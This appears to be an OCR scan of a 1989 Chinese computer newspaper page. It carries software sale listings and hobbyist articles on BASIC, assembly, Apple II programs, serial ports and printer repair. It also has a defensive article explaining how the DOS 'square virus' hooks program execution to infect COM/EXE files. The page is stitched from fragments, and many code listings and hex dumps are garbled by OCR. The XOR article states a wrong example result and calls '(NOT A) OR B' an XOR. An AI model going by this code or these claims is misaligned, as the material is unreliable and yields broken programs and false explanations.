收件人：西安空军工程学院计算机教研室 孙兴 邮码：710038

▲《中华学习机CEC—I技术手册》软硬件两部分7元，《汇编语言设计》8元，《实用汇编软件汇编》9元，《智力游戏软件汇编》9元。联系人：湖南省桃江县文艺巷24号吴建国 邮购价：413400。



## 介绍一种高性价比的文字处理系统 HCW

目前，市场上用于文字处理的计算机软、硬件种类甚多，如四通中英文打字机、909桌面印刷机等。但是，我单位与其他单位一样，几年来已购买了一些IBM PC/XT等微机，最近又添置了一些高档机。怎样充分利用微机资源？这一问题对于我们这样文字处理工作量大的单位（每月出2-3期信息内参，每期200页左右，还有大量文件和会议资料等，且要求较高），一般的打字机（包括四通机）已很难满足要求的单位来说，不得不考虑，尤其在目前经费紧张的情况下，更应该精打细算地进行考虑。为此，我们通过近两个月的反复调查比较，选中了常州维德总厂电脑服务部推出的HCW高级文字处理系统。该系统价格低廉，不足四通机或909处理系统的十分之一。同时，系统功能齐全、操作简便、易学易用。凡会使用WORDSTAR的人，只需花半天时间，便可掌握。HCW具有多种字体、字型，完全可以满足一般单位的文字处理要求。HCW表格功能齐全，使用灵活，显示方式独特、直观。

安装了HCW的微机，除了进行文字处理外，其它软件如：dBASE等仍照常运行，使我单位的微机利用率由原来的不足60%，提高到了75%，而且节省了人力，节约了经费，加快了文字处理速度，提高了文印质量。

江苏 周远达 李焕杰

★编 号：891212  
名 称：常见疾病自我诊治系统  
作 者：王金星、张萍

功能简介：本系统收集了百余种常见病的诊治功能，内容包括内科、外科、妇科、小兒科、五官科、老年病等六大类。可提供包括西药、中药、针灸、饮食等治疗方法，并对病情有详尽的语言叙述。本系统提供的治疗方案简便易行，非常适合患者在家自我诊治。相当于一个家庭保健医生。

本系统全部菜单式屏幕，用户界面很好，不懂计算机的人也可使用。同时本系统所有文件和程序未加密，用户可继续对其扩充。

程序语言：高级BASIC  
运行环境：IBM-PC/XT及其兼容机，汉字系统，打印机。

转让形式：磁盘二张，使用说明书一份。  
转让价格：60元（含邮资）  
收款单位：成都《软件报》编辑部  
★编 号：891213  
名 称：人事工资档案管理系统(RS)  
作 者：李永海

功能简介：该系统是专为从事劳动工资及人事档案管理工作人员处理日常事务而设计的。整个系统包括工资写入、资料修改、资料增加、资料删除以及资料查询、资料统计等六个功能块，其输出设备可为屏幕或打印机（可选）。

该系统可不加任何修改在联营单位使用，其适应性较强，该系统可管理的单位数为999个，人数为9999人，档案项目数为每人40项。（均可扩充）

为方便使用者第一次大量的数据输入，本系统所设计的数据库还可使用DBASE—Ⅱ系

统建立，所建立的数据库无需变动即可为本系统所接受。本系统的全部功能均采用人机对话的形式实现，经实际应用证明其操作简便、功能齐全，是从事人事档案管理工作人员的得心应手的工具。

程序语言：CGWBASIC  
硬件环境：GW286B微型计算机或兼容机、彩色显示器、TH3070或LQ—1500打印机  
软件环境：BIOS3.0中文操作系统  
转让形式：使用说明书一份、软盘一张。  
转让价格：40元（含邮资）  
收款单位：成都《软件报》编辑部  
★编 号：891214  
名 称：合同管理应用程序  
作 者：姚文军

功能简介：当前，相互间的合作已离不开合同，如何科学地管理好合同，促进合同的顺利履行已日趋重要，本程序具有强大灵活的查询统计，清透美观的打印表格，详细易懂的使用说明。

主要功能简介如下：  
1.建立单位花名录，使用户键入一次单位的有关数据即可，大大减少中文的输入。  
2.近20种查询，统计方式使您可以在不同的地方查到合同，从不同的角度统计您想要的数据库，万能在查询统计给您以自由发挥的天地。  
3.清晰美观的合同打印将给您带来方便。  
4.本程序中任何一级目录按F10键就可获得您需要的详细说明。  
5.可简单地对混合同数据库或合同档案库

查询统计打印的互换。

6.特别值得一提的，本程序具有富有动感的、绚丽多彩的屏幕图案，它将减少您的疲劳，或许也能给您一点启发。

程序语言：DBASE—Ⅲ  
运行环境：长城系列及其兼容机，DBASE—Ⅲ  
转让形式：盘1张（含说明）  
转让价格：50元（含邮资）  
收款单位：成都《软件报》编辑部  
★编 号：891215  
名 称：Hz 商业会计实用汇总表软件  
作 者：刘浩明

功能简介：商业会计汇总表实用软件，面向国营商业系统批发商业、零售商品及工业企业开发。它使用商业部统一的增减记账法，并可使用90个现行的总账会计科目代码。通过计算机输入会计凭证，可进行完成：  
1.文件存盘及凭证校验。  
2.显示全部输入的凭证。  
3.发生额汇总表打印。  
4.余额累计汇总表打印。  
该软件能输入简单会计分录，也能输入复合会计分录，并具有平衡校验功能。用户普遍认为它简便、实用，是目前商业单位提高汇总表工作的有效工具。

程序语言：汉字翻译BASIC  
运行环境：长城0520及兼容机（CCDOS汉字操作系统）  
转让形式：软盘及使用说明书或源程序清单  
转让价格：软盘及使用说明书150元，程序清单30元（含邮资）  
收款单位：成都《软件报》编辑部



责任编辑：04号

编译 BASIC 调用汇编程序的接口界面

“方块病毒”及其免疫

四川 唐良相

IBM PC 机上的“方块病毒”也有人叫它“疯狂拷贝”病毒...

“方块病毒”的传播过程是：当运行带有此病毒的软件时...

①AH=00时，返回已感染标志AH=03

②完成对已感染的COM文件的执行

③传染病毒

下面先分析其传染原理。在DOS操作系统下，从键盘输入的命令由COMMAND.COM解释...

④DS:DX指向执行文件的名称，带盘符及路径

②ES, BX 指向执行此命令的参数块
③AX=4B00H
系统感染病毒后接管了原来的8号中断...

病毒程序通过长跳转指令执行原来的 EXE 文件内容。读者可以看出，在内存中已有“病毒”时，用户要执行的文件先被感染...

弄清楚了“方块病毒”的感染传播原理，免疫软件是容易编写的。我们可以采用以正压邪的方法...

行不到，因而切断了其感染途径。根据上述原理，笔者编写了“方块病毒”的免疫软件...

本段责任编辑：06号

编译 BASIC 程序具有较快的运行速度、不解译等特点...

在编译 BASIC 程序中调用汇编程序，可以实现一些 BASIC 不具备的功能...

汇编程序必须在汇编程序中用 PUBLIC 说明。CALL 调用要正常返回...

请看所附的例子，它是确定软盘每一扇区的每一道是否已坏...

将二程序分别输入，并用各自的编译系统编译成 OBJ 文件，再链接...

LINK (BASIC 程序的 OBJ 文件名) + (汇编程序的 OBJ 文件名)

生成的 EXE 文件即可正常运行。

北京 方月明

IBM 串行的方法

目前常用的 IBM 系列微机大部分只提供 1 个串行接口...

我们使用的北京大学计算机中心生产的 BUCC-FSA2 非智能器用户卡...

硬件安装很简单，把卡插入机器扩展槽中，通过设置板上的开关...

Table with 5 columns: 通道号, 通道1, 通道2, 通道3, 通道4. Rows: 地址 1A0-1A7, 1A8-1AF, 1B0-1B7, 1B8-1BF

由于该卡串行的地址不是标准地址，因此不能被 BIOS 自动检测到...

现在机器就有四个 RS-232C 串行接口了，分别是 COM-N COM2, COM3, COM4...

```
COM2:DEB7C
-A
1853:0100 MOV AX,0040
1853:0103 MOV DX,AX
1853:0105 MOV BX,0002
1853:0108 MOV AX,01A8
1853:010B MOV (BX),AX
1853:010D INC BX
1853:010E INC BX
1853:010F MOV AX,01B0
1853:0112 MOV (BX),AX
1853:0114 INC BX
1853:0115 INC BX
1853:0116 MOV AX,0A2E
1853:0119 MOV (BX),AX
1853:011B INT 20
1853:011D COM 1853:0110
1853:011E COM 1853:0110
1853:011F COM 1853:0110
1853:0120 COM 1853:0110
```

```
BASIC程序:
10 INPUT "将软盘插入A驱动器,按回车";V :REM 提示
20 FOR !%=0 TO 39 :REM 0-39磁道
30 FOR J%=1 TO 9 :REM 1-9扇区
40 FOR K%=0 TO 1 :REM 0-1磁盘面
50 DX=O:CALL TEST(!%,J%,K%,D%):REM 调用汇编程序
60 IF DX=0 THEN 80 :REM 正常转译
70 PRINT K%:"面";J%:"扇区";!%:"磁道已坏"
80 NEXT K%,J%,!%
90 PRINT "测试完成!"
100 END
```

```
汇编程序:
CODE SEGMENT PARA PUBLIC 'CODE'
PUBLIC TEST ;以PUBLIC说明程序名
ASSUME CS:CODE
TEST PROC FAR
PUSH BP ;BP压入栈中
MOV BP,SP
MOV BX,BP
MOV SI,[BP]+12 ;取由15盘(磁道号)盘入CN
MOV AX,[SI]
MOV CX,AL
MOV SI,[BP]+10 ;取由14盘(磁道号)盘入CL
MOV AX,[SI]
MOV CL,AL
MOV SI,[BP]+8 ;取由13盘(磁道号)盘入DL
MOV AX,[SI]
MOV DH,AL
MOV DL,0 ;选择A驱动器
MOV AL,1 ;每次验证1个扇区
MOV AH,4
INT 13H ;系统调用13H的磁盘驱动(功能4)
JNC CCC ;正常旋转
MOV BP,BX
MOV DI,[BP]+6 ;
MOV AX,122 ;扇区号
MOV [DI],AX
CCC: = NOP
POP BP ;弹出BP
RET 8 ;正常返回
TEST ENDP
CODE ENDS
END
```

▲▲▲ M2024 打印机维修一例 ▲▲▲

M2024打印机联机打印时，若只打印一行则正确，而当打印多行内容时出错。例如执行命令：DIRC, >PRN (CR) 则打印，Volume in drive c is HLF3289088 byte free...

使BUSY有效的信号有三个：①输入初始化信号INPUT PRIME经双D触发器#B3, LS75使A点变高；②数据输入时 DATINT 为高电平；③当通电或联机时 RESET 为高电平...

厦门大学 柯永生

苹果机手控绘图程序

在苹果机上，本人编制了一个手控绘图实用程序。操作者可以象用笔在纸上绘图一样在计算机上绘图，如可以绘制一张美妙的节日问候卡，上面绘上你构思出的图案，朋友收到后倍加亲切。在打印机可以放大或不放大地打印出来。

此程序采用问答式，每一步都向操作者做或不做那些工作如是否把图形存盘等，并且都给出详细的操作提示，这使得任何一个稍懂点计算机的人都能方便使用。程序采用 APPLE SOFT BASIC 编制，其程序清单如下。

电子科技大学 游承庆

```
10 HOME
20 PRINT : PRINT
30 PRINT "PROGRAM IS FOR DRAWING
  G PICTURE BY HAND"
40 PRINT : PRINT
50 PRINT ".....:
  .....:
60 VTAB 5
70 PRINT "WHEN DRAWING, THESE KEY
  S ARE USED TO"
80 PRINT :
90 PRINT "KEY E---EXIT DRAWING P
  ICTURE"
100 PRINT
110 PRINT "KEY I/8---PLOT UP(SLO
  W/QUICK)"
120 PRINT
130 PRINT "KEY M/2---PLOT DOWN(S
  LOW/QUICK)"
140 PRINT
150 PRINT "KEY L/4---PLOT RIGHT(
  SLOW/QUICK)"
160 PRINT
170 PRINT "KEY J/4---PLOT LEFT(S
  LOW/QUICK)"
180 PRINT
190 PRINT "KEY Y---PLOT BRIGHT:K
  EY P---PLOT DARK"
200 PRINT : PRINT
210 PRINT "PLEASE HIT RETURN KEY
  !"
220 PRINT : PRINT
230 GET A$: IF A$ = CHR$(13) THEN
  250
240 GOTO 30
250 PRINT "(C)REATE OR (M)ODIFY
  A PICTURE ?(C OR M)"
260 GET A$: IF A$ = "C" THEN 340
270 IF A$ < > "M" THEN 250
280 INPUT "INPUT FILENAME:";B$
290 INPUT "FROM DISK1 OR 2?(D1/
  D2)";C$
300 IF C$ < > "D1" AND C$ < >
  "D2" THEN 290
310 D$ = CHR$(4): HGR
320 PRINT D$: "BLOAD ";B$; ", " ;C$
330 GOTO 350
340 HGR
350 PRINT "HIT SPACE TO ERASE TE
  XT WINDOW"
360 PRINT "HIT T KEY TO REBUID T
  EXT WINDOW"
370 GET A$: IF A$ = "E" THEN 540
380 IF A$ = " " THEN POKE - 16
  302,0
390 IF A$ = "T" THEN POKE - 16
  301,0
400 K = K + (A$ = "Y") - (A$ = "P
  ")
410 K = K + (K < 0) - (K > 1)
420 HCOLOR = K * 7: HPLLOT X,Y
430 X = X + (A$ = "L") - (A$ = "J
  ")
440 IF A$ = "6" THEN X = X + 10
450 IF A$ = "8" THEN X = X - 10
460 IF X < 0 THEN X = 0
470 IF X > 279 THEN X = 279
480 Y = Y + (A$ = "M") - (A$ = "I
  ")
490 IF A$ = "2" THEN Y = Y + 10
500 IF A$ = "8" THEN Y = Y - 10
510 IF Y < 0 THEN Y = 0
520 IF Y > 191 THEN Y = 191
530 HCOLOR = 7: HPLLOT X,Y: GOTO 3
  70
540 POKE - 16301,0
550 PRINT : PRINT
560 PRINT "SAVE YOUR PICTURE ?(Y
  /N)"
570 GET A$: IF A$ = "N" THEN 640
580 IF A$ < > "Y" THEN 560
590 INPUT "INPUT FILENAME:";B$
600 INPUT "TO DISK1 OR 2?(D1/D2
  )";C$
```

### 寻找 T/S 表

```
09900- 20 E3 07 04 00 05 01 20
09908- 03 A0 04 91 00 A0 00 A9
09910- 00 91 00 C8 A9 00 91 00
09918- A9 01 A0 0C 91 00 A9 00
09920- A0 03 91 00 A0 05 A9 00
09928- 91 00 20 E3 20 D9 03
09930- A9 00 85 48 90 26 20 03
09938- 09 A9 87 20 ED FD A9 D2
09940- 20 ED FD A9 C3 20 ED FD
09948- A9 8D 20 ED FD A9 0D B1
09950- 00 20 DA FD A9 0D 20 ED
09958- FD 4C BE 09 A2 00 00 00
09960- 00 00 05 EC 08 FB 26
09968- A2 05 00 00 0E 0E 1F E8
09970- E8 0C 90 F6 00 00 08 C9
09978- 23 20 13 E8 00 00 03 C9
09980- 18 00 08 E8 0E 20 03
09988- 09 A9 8D 20 ED FD A0 05
09990- B1 00 18 69 01 91 00 C9
09998- 10 00 03 4C 2A 09 A0 04
099A0- 01 00 18 69 01 91 0C C5
099A8- 11 F0 F3 C9 23 0C 03 4C
099B0- 24 09 60 A9 DA 20 ED FD
099B8- A0 04 01 00 20 CC 09 A9
099C0- 03 20 ED FD A0 05 B1 00
099C8- 20 CC 09 60 A9 A9 0D 20
099D0- ED FD 68 20 DA FD A9 A0
099D8- 20 ED FD 68 00 00 00 00
```

磁盘在目录轨道中突然发生输入/输出错误的机会经常是难免的。比如，在使用磁盘时不小心常会得到DOS送出的I/O错误讯息。常，在这种情况下，磁盘文件中所存的资料仍然是完整的，只是其指标找不，而已。若是一定要恢复这些资料，则必须要重建目录。首先要找出每一个文件的所有T/S表，然后利用R/WTS程序对每一个找到的文件在轨道17中修补一个目录的进入点。FTS即为从磁盘中扫描找出T/S表的共用程序。虽然，FTS可能会将某些形式相同的段落误认为T/S表但绝不会漏掉真正的T/S表。因此，在运行FTS之后，必须利用R/WTS来检查FTS所找出的每一个轨道/段落，看看是不是真正的T/S表。另外，对某些已经被删除掉的文件所用到的T/S表，FTS也会将其找出来。因为不太容易判断哪一个文件是有效哪一个是被删除掉的，所以通常有欲将所有文件先恢复起来并抄录到另一磁盘中，然后再将重复的或不需要的予以删除。

执行FTS，只要将程序载入，并从\$900开始执行。FTS会印出它所找到T/S表相似的每一个段落和轨道号码。

沈阳 戴旭东

一个程序常常涉及许多变量，它们可以是数值变量、字符变量，也可以是数组，下标变量。这些变量总是散布在各个语句行里，在编制或分析程序时，总是感到变量名多而杂乱，稍不谨慎就会弄混淆或者变量名发生重复。例如想把某一变量改一下名称，就很难保证不漏改一、二处。

本程序SEEX，目的在于把程序中所涉及的各种变量名分类按字母排列成一个表，并列这个变量名各次出现时所在的行号。

程序一是变量名的列印程序。首先需要对被检查的程序内容(每一个字符)进行鉴定，排除不可能是变量名的那些，比如运算符，BASIC保留字，DOS命令，常数、字符串等。这些由60025~60070行来完成。鉴定时，还需看它们是否符合变量名的命名规则。其次，在60075~60115行，按字母顺序将变量名排队，连同它各次出现的行号一起存入数组E\$。

最后在屏上列出排好队的变量名及其行号。这以后若希望将结果打印在纸上，只须键入"CONT"命令就可。再键入CONT命，可以再次打印。

视被检查程序的长短，以上过程耗时一至数分钟。在查找变量的等候期间，可按任意键，屏上立即显示正在查找的行号。

程序一使用行号大于60000，使用RENUMBER将程序一与被查程序合并，再RUN60000就能列出变量名清单。

更方便的办法是使用EXEC命令。这需要把程序一稍做改一下，以ASCII码形式存于磁盘上。当需要查找和列印某一程序的变量清单时，在被查程序调入内存后，只需EXEC SEEX/E就可。

程序二用来把程序一化成T型文件存磁盘。

```
程序二
1,D$=CHR$(13)+CHR$(4):A$="SEEX
/E"?D$ "OPEN"+A$:"?D$ "WRITE"+
A$ :POKE33,33:LIST 10-:"?RUN60000"
:"?D$ "CLOSE" :END
```

四川大学 蔡伟

```
610 IF C$ < > "D1" AND C$ < >
  "D2" THEN 600
620 D$ = CHR$(4)
630 PRINT D$: "SAVE ";B$; ",A$200
  0.L$2000";C$
640 PRINT "PRINT PICTURE ?(Y/N)"
650 GET A$: IF A$ = "N" THEN 800
660 IF A$ < > "Y" THEN 800
670 PRINT "PLEASE TURN ON PRINTE
  R !"
680 PRINT "READY ?(Y/N)"
690 GET A$: IF A$ = "N" THEN 670
700 IF A$ < > "Y" THEN 680
710 POKE 1913,1
720 PRINT "ENLARG YOUR PICTURE 2
  TIMES ?(Y/N)"
730 GET A$: IF A$ = "Y" THEN POKE
  1913,65
740 PR# 1
750 PRINT D$: " : REM " :="CTL-
  D"
760 PRINT D$: CHR$(13): PRINT D
  $: CHR$(13)
770 PRINT "DO YOU WANT TO PRINT
  AGAIN ?(Y/N)"
780 GET A$: IF A$ = "Y" THEN 710
790 PR# 0
800 PRINT "GOOD--BYE !"
810 END
```

```
程序一
60000 REM SEEK VARIABLES
60005 DEF FN P(I) = PEEK (I) + 256
  * PEEK (I + 1)
60010 HOME : VTAB 10: HTAB 10: PRINT
  "WAIT ...": PRINT :M = 2049: DT
  M * (25,25,1)
60015 M0 = M + 4: A$ = FN P(M) + 21: M
  : FN P(M): IF A$ ) 59999 THEN 601
  20
60020 IF PEEK ( - 16384) ) 128 THEN
  PRINT "NOW, "A" LINE": POKE -
  16388,0
60025 L = 0: FOR I = M0 TO M - 1: Z =
  PEEK (I)
60030 IF Z = 34 THEN L = (L = 0): M0
  : I: GOTO 60015
60035 IF L = 1 THEN NEXT I: GOTO 60
  015
60040 IF Z = 0 OR Z = 58 OR Z = 59 0
  R Z = 44 GOTO 60070
60045 IF Z = 40 OR Z = 32 GOTO 60060
60050 IF Z < 33 OR (Z = 37 AND Z < 4
  8) OR (Z > 57 AND Z < 65) OR Z >
  90 GOTO 60060
60055 P$ = P$ + CHR$(Z): GOTO 60115
60060 IF P$ = "" GOTO 60110
60065 IF Z = 40 THEN P$ = P$ + " "
60070 G$ = P$: P$ = "": IF G$ = "" GOT
  0 60110
60075 Q = ASC ( LEFT$(G$,1)) - 65:
  IF Q < 0 GOTO 60115
60080 FOR J = 0 TO 25: IF Z$(Q,J,0)
  = "" THEN Z$(Q,J,0) = G$: Z$(Q,J,
  1) = STR$(A): GOTO 60115
60085 IF Q$ < > Z$(Q,J,0) GOTO 6010
  0
60090 IF VAL ( Z$(Q,J,1)) = A GOTO 6
  0115
60095 Z$(Q,J,1) = STR$(A) + " " + Z
  $(Q,J,1): GOTO 60115
60100 NEXT J
60105 PRINT CHR$(Q + 65); "... too
  many"
60110 IF Z = 131 OR Z = 178 OR Z = .1
  71 GOTO 60015
60115 NEXT I: GOTO 60015
60120 FOR I = 0 TO 25: FOR J = 0 TO
  25: IF Z$(I,J,0) = "" GOTO 60130
60125 PRINT Z$(I,J,0); TAB(7); Z$(I,
  J,1): NEXT J
60130 NEXT I: PRINT CHR$(4) "PR#0"
60135 PRINT : PRINT "CONT" CAN PRIN
  T ON PAPER": END
60140 PRINT CHR$(4) "PR#1": GOTO 60
  120
```

使用中变量名的使用情况的列印



### 巧用逻辑异或 (XOR) 运算一例

逻辑“异或”运算在程序中的应用例子不少见。这里介绍一个将异或运算用于程序的“解密”处理。

异或运算的特点是：只有当两个操作对象的逻辑值不同时，其运算结果才为“真”，否则为“假”。利用这一特点，我们可以指定一个数（比方11，在此不妨称之为“密钥”数）用它与任一数（比如6，不妨称之为“原码”数）进行异或运算都能得到一个结果（此例为11，依照前面的假定，11就应称之为“密钥”数）当我们把这一结果（即密钥）再次与指定数（即原码）进行异或运算时，必然得到一个新的结果，但这个新结果并非是一个“新”数，而是我们原希望得到的那个“任一数”（亦即原码）。这也就是说，通过这一次异或运算就可以对原码进行加密，而再一次异或运算就可以对密钥进行解密了。

如果我们把原码数据看成是程序的代码数，那么，利用异或运算不就可以实现程序加密、解密了吗？这对于那些（象LASER-310等）不具有程序保护功能的学习机来说，还是

很有现实意义的。

由于在LASER机上没有设置XOR操作，所以，要使异或运算得以实现就只能用AND、NOT、OR来模拟了。其算式为： $(NOT A) OR B$  或  $(NOT B) AND A$  式中括号可有可无，因为逻辑运算是按NOT、AND、OR的顺序（即优先级）进行的。既然模拟异或运算并不难，那么，实现LASER机上程序的加密、解密也就不成问题了，只要适当选取密钥数即可。

密钥数可以是固定不变的常数，也可以是一组变化的数据。从保密的角度讲，变化的密钥更适用。只要密钥掌握在手，加、解密工作就极为简单，不知密钥就难以破解。实际应用中密钥数是取自RND(X)函数的，这是因为LASER机上每次开机后，所得到的一系列随机数是相同的。也正因为如此，所以加、解密的工作只适宜在开机后还未用到随机函数的情况下进行。当然，为使保密性更强，也可以在加密时先将随机函数调用几次，然后再进行加密；解密时也得首先调用同样的次数，这个次数也相当于一个密钥，所以应牢记，否则有可能使程序无法还原。下面给出的是在LASER机上进行加、解密的程序段，对于其它类型的学习机也可仿照此法编程。

```

加、解密共用程序段既可用直接方式运行，亦可程序方式运行。
B=PEEK(30970)*.256+PEEK(30969)
  I=31465
IF B) 32787 THEN B=32767
X=255,此值为密钥的种子数,可以任意选定.
FOR I=1 TO B:C=PEEK(I) :D=RND(X) :C=C-NOT D AND COR NOT C AND D :POKEI,C:NEXT I

```

湖北 郭启忠

### 如何使CEC-11微机兼容PASCAL系统

贵报曾刊登过涉及此类问题的文章，但我总觉得有必要进一步深入讨论这个问题，因为CEC-11的一般配置为单驱动器系统，所以这个问题能否得到妥善解决就成了能否在CEC上建立较完善的PASCAL系统及充分发挥其功能的关键所在。我经过一段时间的分析和实践，得出一种配置方法，使此问题得到较圆满地解决。其文件配置如下。

其中，APPLE0：我们暂称为系统工作盘。它的任务是产生工作文件及其目标文件，运行成功后可传送到APPLE1；同时用APPLE1的(NEW)删除其工作文件，以便编制下一个文件。因此此盘只用来产生工作文件，所以可以不要SYSTEM、FILER，另外，SYSTEM、SYNTAX可要可不要，这样APPLE0：就有30个块以上的空间可供编辑。APPLE1：为资料盘是用来专门存放已经能运行的工作文件及目标文件，把它们作为资料存贮起来。这个盘有94个块可供存贮。APPLE2：为汇编盘。此盘可产生汇编语言的程序，并对它进行汇编。然后，把APPLE0：上产生调用的主程序及目标文件传送到APPLE2：进行连接后，产生组合语言，运行成功后，可传送到APPLE1：存贮。此盘有51个块可供编辑。这种配置的缺点是：有时要换盘，但这是单盘系统所不可避免的。由于PASCAL语言是标准的结构化语言，加上本系统具有的各种卓越功能，所以会把广大计算机爱好者吸引住，大家不妨试试看。

APPLE0：系统工作盘 APPLE1：资料存放盘 APPLE2：汇编盘  
SYSTEM.PASCAL SYSTEM.PASCAL SYSTEM.PASCAL  
SYSTEM.APPLE SYSTEM.APPLE SYSTEM.APPLE  
SYSTEM.MISCINFO SYSTEM.MISCINFO SYSTEM.MISCINFO  
SYSTEM.COMPIILER SYSTEM.FILER SYSTEM.FILER  
SYSTEM.EDITOR SYSTEM.EDITOR SYSTEM.EDITOR  
SYSTEM.LIBRARY SYSTEM.LIBRARY SYSTEM.ASSMBL  
SYSTEM.CHARSET SYSTEM.CHARSET ER 6500.OPCOD  
SYSTEM.SYNTAX ES 6500.ERRORS SYSTEM.LINKER

宜昌 曹根

### 中华学习机显示美术字

中华学习机中文状态下每屏可显示34×10个点阵为8×16的ASCII字符。这些字符占汉字的一半大小，虽节省了屏幕空间，但很不美观。

这里介绍的程序能使中华学习机又增添一种字体。打ACALL768后，ASCII字符点阵为16×16，与汉字大小一样，十分美观。打入CALL789后又恢复原8×16点阵显示。这两种字体可同屏显示，也不影响汉字的输入输出。

浙江 马爱灵

|       |    |    |    |    |    |    |    |    |
|-------|----|----|----|----|----|----|----|----|
| 9300- | A9 | 1A | 8D | 53 | A9 | A9 | 03 | 8D |
| 9308- | 54 | AA | A9 | 09 | 85 | 08 | 69 | A9 |
| 9310- | 2B | 8D | 53 | A9 | C3 | 8D | 54 |    |
| 9318- | AA | 68 | C9 | 1F | F6 | 25 | 48 | A5 |
| 9320- | 00 | D8 | 1B | 68 | C9 | A0 | F0 | 0D |
| 9328- | 30 | 1F | 48 | A9 | C3 | 20 | 22 | C3 |
| 9330- | 68 | 29 | 22 | C3 | 60 | A9 | A1 | 20 |
| 9338- | 22 | C3 | 20 | 22 | C3 | 60 | 88 | C6 |
| 9340- | 00 | 10 | 06 | 48 | A9 | 02 | 85 | 08 |
| 9348- | 68 | 4C | 2B | C3 | 08 |    |    |    |

```

将你单位的电话
号码乘以2加32，得
出的和乘以50后，再
加上389，再把得出
的和减去你出生的年
份，得出的数中后面
的两位数是你的年
龄，前面的则是你单
位的电话号码。如果
你不信请运行下面的程序。
10 INPUT "输入你单位电
话号码";A
20 INPUT "输入你出生的
年份";B
30 C=(A*2+32)*50
+389-B
40 PRINT "(",A,"*",B,"
*2+32)=50*389-",B
,"=",C
50 END

```

河北 刘富书

本版责任编辑 09号

在APPLE I和CEC-11机上，调进一幅高分辨率图形时，只能简单地先将原有图形清除再将新图形调入。十分单调。

笔者编写了一段程序，运行后可进行“与”、“或”、“异或”显示。即将高分辨率二页的图形通过上述三种方式装入第一页，从而造成两页图形的叠加，十分理想。程序中巧妙运用了监控中的“数数”子程序，使程序清晰、易读。其中\$601C单元存放操作码，当\$11是“或”显示，当为\$31是“与”显示，当为\$51是“异或”显示。

```

程序
6000-A9 00 85 42 A9 20 85 43
6008-A9 00 85 3C A9 40 85 3D
6010-A9 FF 85 3E A9 5F 85 3F
6018-A0 00 B1 3C 11 42 91 42
6020-20 B4 FC 90 F6 60

```

长沙长群中学 钟秉香



### 具有立体声

一个发声子程序使中华学习机能演奏双声部乐曲且具有立体声效果。该子程序的原理是利用中华学习机的语音输出接口使音乐的一个声道由机内扬声器发出，另一个声道通过语音输出接口由录音机或扩音器由外扬声器发出。

中华学习机较苹果机多了一个MUSIC命令，使其具有了初步的音乐演奏功能。但是它在同一时间只能发出一种音调，因而不能演奏双声部的乐曲。我编了

表示声道一的音阶，Y表示声道二的音阶。两声道的音长由Z统一确定。这并不是说X、Y的音长只能相同，因为较长的音可分两次与较短的音同时发出。如两音长分别为100和70时可设第一次音长为70，第二次音长为30，其余类推。

具有音阶和音长的数值可参考MUSIC命令的数值。音长可取与MUSIC相同的数值，音高需比MUSIC命令的数值略小些，可通过比较确定。

浙江 林伟坚

### 谈谈从《数据结构》角度怎样迎接程序员水平考试的问题（三）

【注】为了准确把握我国高等教育的质量，推动教育的改革，在国家教委领导下，近年来，我国有计划、有步骤地开展了对各高校各专业教育质量的评估试点工作。计算机软件、系统、理论外设、应用等专业教育评估试点，从1986年上半年在成都电讯工程学院、五院校开始，已分期分批进行了多次。1988年6月份，在上海交通大学、西北电讯工程学院、北京计算机学院、重庆大学等四十余所院校中，进行了正式试点。上面这道题，就是这次试点考试中，“程序阅读与分析(A卷)”的第五题。

【解】首先在运行阅读之前，综观整个程序的语法结构，大致可以得到这样一个印象：

第一部份，以0005行至0050行，是程序的常量说明、类型说明、变量说明部份，它们都比较简单；

第二部份，以0055行至0150行，是程序的过程说明部份，它定义了一个子程序，过程readwords；

第三部份，以0155行至0195行，是主程序的执行部份，也比较简短，但其中反复调用了过程readwords；

第四部份，以0200行至0250行，是本程序的主体，而且在主程序的执行部份反复出现，这就提示我们，读懂第二部份这个相对独立的“程序模块”，很可能就是读懂整个程序的关键环节所在，对它应该仔细琢磨。

现在，开始对程序进行运行阅读。

0005：由程序名copywords，结合结构程序设计中的“命名规则”的标识符选用原则，我们就能意识到，这个程序的功能，大致就是：拷贝（复制）一批词（字）。

0030与0015，定义了一个名为wordType长度为20的串类型；

0045，定义了名为nextword的，wordType类型的串变量；

0055开始，定义一个名为readwords的过程（顾名思义，其功能大致是“读入一批词（字）”。这个过程有两个形式参量：

word是wordType类型（0030中可定义）的串变量；

Length是整型变量。

【0085与0040，0085告诉我们，当字符变量ch的当前值是空格符时，不停地逐个字向ch输入新字符，直至ch接收到一个非空格符为止；

0090，此时（当ch接收到了一个非空格符时），整型变量Length赋初值0；



&lt;&lt;高精度步路定时装置&gt;&gt;1期 三版

|             |                     |                   |                         |
|-------------|---------------------|-------------------|-------------------------|
| 0060 =      | LAMP: EQU 60H       | 0162 DFFA         | DJNZ R7, DL2            |
| 0061 =      | EIGHT: EQU 61H      | 0164 08           | INC R0                  |
| 0062 =      | DSEL: EQU 62H       | 0165 EB           | MOV A, R3               |
| 0063 =      | REG: EQU 63H        | 0166 23           | RL A                    |
| 0000        | ORG 0000H           | 0167 FB           | MOV R3, A               |
| 0000 2100   | AJMP MLS            | 0168 30E6D9       | JNB ACC.6, DL1          |
| 000B        | ORG 000BH           | 016B 22           | RET                     |
| 000B 21D7   | AJMP TIME           | 016C 3F065B4F66DB | 3FH, 06H, 5BH, 4FH, 66H |
| 0100        | ORG 0100H           | 0171 6D7D077F6FDB | 6DH, 7DH, 07H, 7FH, 6FH |
| 0100 758168 | MLS: MOV SP, #68H   | 0176 318E         | INPUT0: ACALL INPUT     |
| 0103 7820   | MOV R0, #20H        | 0178 0562         | INC DSEL                |
| 0105 7400   | MOV A, #00H         | 017A AB63         | MOV R0, REG             |
| 0107 F6     | MLO: MOV @R0, A     | 017C 7C03         | MOV R4, #03H            |
| 0108 08     | INC R0              | 017E 7930         | MOV R1, #30H            |
| 0109 BB60FB | CJNE R0, #60H, MLO  | 0180 E7           | INP1: MOV A, @R1        |
| 010C 900000 | MOV DPTR, #0000H    | 0181 C4           | SWAP A                  |
| 010F F0     | MOVX @DPTR, A       | 0182 09           | INC R1                  |
| 0110 F590   | MOV P1, A           | 0183 47           | ORL A, @R1              |
| 0112 F560   | MOV LAMP, A         | 0184 F6           | MOV @R0, A              |
| 0114 D296   | SETB P1.6           | 0185 08           | INC R0                  |
| 0116 D297   | SETB P1.7           | 0186 09           | INC R1                  |
| 0118 756339 | MOV REG, #39H       | 0187 DCF7         | DJNZ R4, INP1           |
| 011B 7D08   | MOV R5, #08H        | 0189 8B63         | MOV REG, R0             |
